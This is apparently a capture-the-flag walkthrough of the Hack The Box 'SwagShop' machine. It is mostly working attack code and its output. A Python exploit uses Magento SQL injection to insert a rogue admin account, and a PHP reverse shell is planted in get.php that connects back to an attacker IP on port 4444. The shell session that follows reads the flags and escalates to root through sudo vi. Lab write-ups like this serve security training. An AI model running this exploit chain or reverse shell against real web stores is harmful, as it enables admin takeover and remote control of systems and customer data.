
```python
import requests
import base64
import sys

target = "http://10.10.10.140"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/index.php/admin/Cms_Wysiwyg/directive/index/"

q="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`,
`lastname`,`email`,`username`,`password`,`created`,`lognum`,`reload_acl_flag`,`is_active`,`extra`,`rp_token`,`rp_token_created_at`) VALUES
('Firstname','Lastname','email@example.com','{username}',@PASS,NOW(),0,0,1,@EXTRA,NULL, NOW());
INSERT INTO `admin_role` (parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES (1,2,0,'U',(SELECT user_id FROM admin_user WHERE username =
'{username}'),'Firstname');
"""


query = q.replace("\n", "").format(username="forme", password="forme")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0);{0}".format(query)

# e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzdkZpbGV9fQ decoded is{{block type=Adminhtml/report_search_grid output=getCsvFile}}
r = requests.post(target_url,
                  data={"___directive": "e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzdkZpbGV9fQ",
                        "filter": base64.b64encode(pfilter),
                        "forwarded": 1})
if r.ok:
    print "WORKED"
    print "Check {0}/admin with creds forme:forme".format(target)
else:
    print "DID NOT WORK"
```


root@kali:~/Masaüstü# python 37977.py
WORKED
Check http://10.10.10.140/admin with creds forme:forme


10.10.10.140/downloader/index.php?A=
rity
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Magentoconnect MANAGER
Log In
Please re-enter your Magento Adminstration Credentials.
Only administrators with full permissions will be able to log in.
Username:
forme
Password:
Log In


10.10.10.140/downloader/#connect_iframe_result
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Magentoconnect MANAGER
Extensions
Settings
Return to Admin
Log Out
Settings
Put store on the maintenance mode while installing/upgrading/backup creation
Create Backup
Database
Install New Extensions
1 Search for modules via Magento Connect.
2 Paste extension key to install:
Install
Direct package file upload
1 Download or build package file.
2 Upload package file:
Browse...
Magpleasure_Filesystem-1.0.0.tgz
Upload
Manage Existing Extensions
Check for Upgrades
Channel: Magento Community Edition
Commit Changes
Clear all sessions after successfull install or upgrade:
Package Name
Installed
Actions
Summary
Cm_RedisSession
1.8.0.0 (stable)
Redis session
Interface_Adminhtml_Default
1.9.0.0 (stable)
Default interface for Adminhtml


10.10.10.140/downloader/index.php?A=#connect_iframe_result
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Commit Changes
Channel: 623c28d635d8eee515317736f44c4281
Commit Changes
Clear all sessions after successfull install or upgrade:
Package Name
Installed
Actions
Summary
Commit Changes
Auto-scroll console contents
Package installed:
community Magpleasure_Filesystem 1.0.0
Cleaning cache
.
Cache cleaned successfully
Procedure completed. Please check the output frame for useful information and refresh the page to see changes.
Refresh


Magento Admin Panel
Global Record Search
Logged in as forme | Tuesday, 14 May 2019 | Try Magento Go for Free | Log Out
Dashboard
Sales
Catalog
Mobile
Customers
Promotions
Newsletter
CMS
Reports
System
Get help for this page
Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Pleas
Latest Message: Support for your free version of Magento ends in 2020. Sign up for your free site assessment now. Read details
You have 2 critical and 2 notice unread message(s). Go to messages inbox
One or more of the Indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Categ
log Search Index, Stock Status, Tag Aggregation Data. Click here to go to Index Management and rebuild required indexes.
My Account
Notifications
Tools
Web Services
Design
Import/Export
Manage Currency
Transactional Emails
Custom Variables
Filesystem
Permissions
IDE
Magento Connect
Cache Management
Index Management
Manage Stores
Order Statuses
Configuration
File System
app
downloader
errors
includes
js
lib
media
pkginfo
shell
skin
var
.htaccess
.htaccess.sample
api.php
cron.php
cron.sh
favicon.ico
get.php
index.php
index.php.sample
install.php
LICENSE.html
LICENSE.txt
LICENSE_AFL.txt
mage
*get.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.13.182'; // CHANGE THIS
$port = 4444;   // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zomb
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
// Fork and have the parent process exit
$pid = pcntl_fork();
if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
10.10.10.140/index.php/filesystem/adminhtml_filesystem/index/key/82c1b487ca7982f50c77838b39e5bac1/#

```
root@kali:~/Masaüstü# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.13.182] from (UNKNOWN) [10.10.10.140] 53500
Linux swagshop 4.4.0-146-generic #172-Ubuntu SMP Wed Apr 3 09:00:08 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 05:05:55 up 4 min,  0 users,  load average: 0.31, 0.27, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ ls
haris
```

```
$ cd haris
$ ls -la
total 36
drwxr-xr-x 3 haris haris 4096 May  8 09:21 .
drwxr-xr-x 3 root  root  4096 May  2 14:48 ..
-rw------- 1 haris haris   54 May  2 14:56 .Xauthority
lrwxrwxrwx 1 root  root     9 May  8 09:20 .bash_history -> /dev/null
-rw-r--r-- 1 haris haris  220 May  2 14:48 .bash_logout
-rw-r--r-- 1 haris haris 3771 May  2 14:48 .bashrc
drwx------ 2 haris haris 4096 May  2 14:49 .cache
-rw------- 1 root  root     1 May  8 09:20 .mysql_history
-rw-r--r-- 1 haris haris  655 May  2 14:48 .profile
-rw-r--r-- 1 haris haris    0 May  2 14:49 .sudo_as_admin_successful
-rw-r--r-- 1 haris haris   33 May  8 09:01 user.txt
$ cat user.txt
a448877277e82f05e5ddf9f90aefbac8
```

```
$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

sudo vi /var/www/html/index.html

```
:sh
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
:sh
cat /root/root.txt
c2b087d66e14a652a3b86a130ac56721

     ___  ____
  /|  |/|\|  |\
 /_|  ´  |.` |_\           We are open! (Almost)
   |     |.  |
   |     |.  |         Join the beta HTB Swag Store!
   |____|.__|       https://hackthebox.store/password

                     PS: Use root flag as password!
```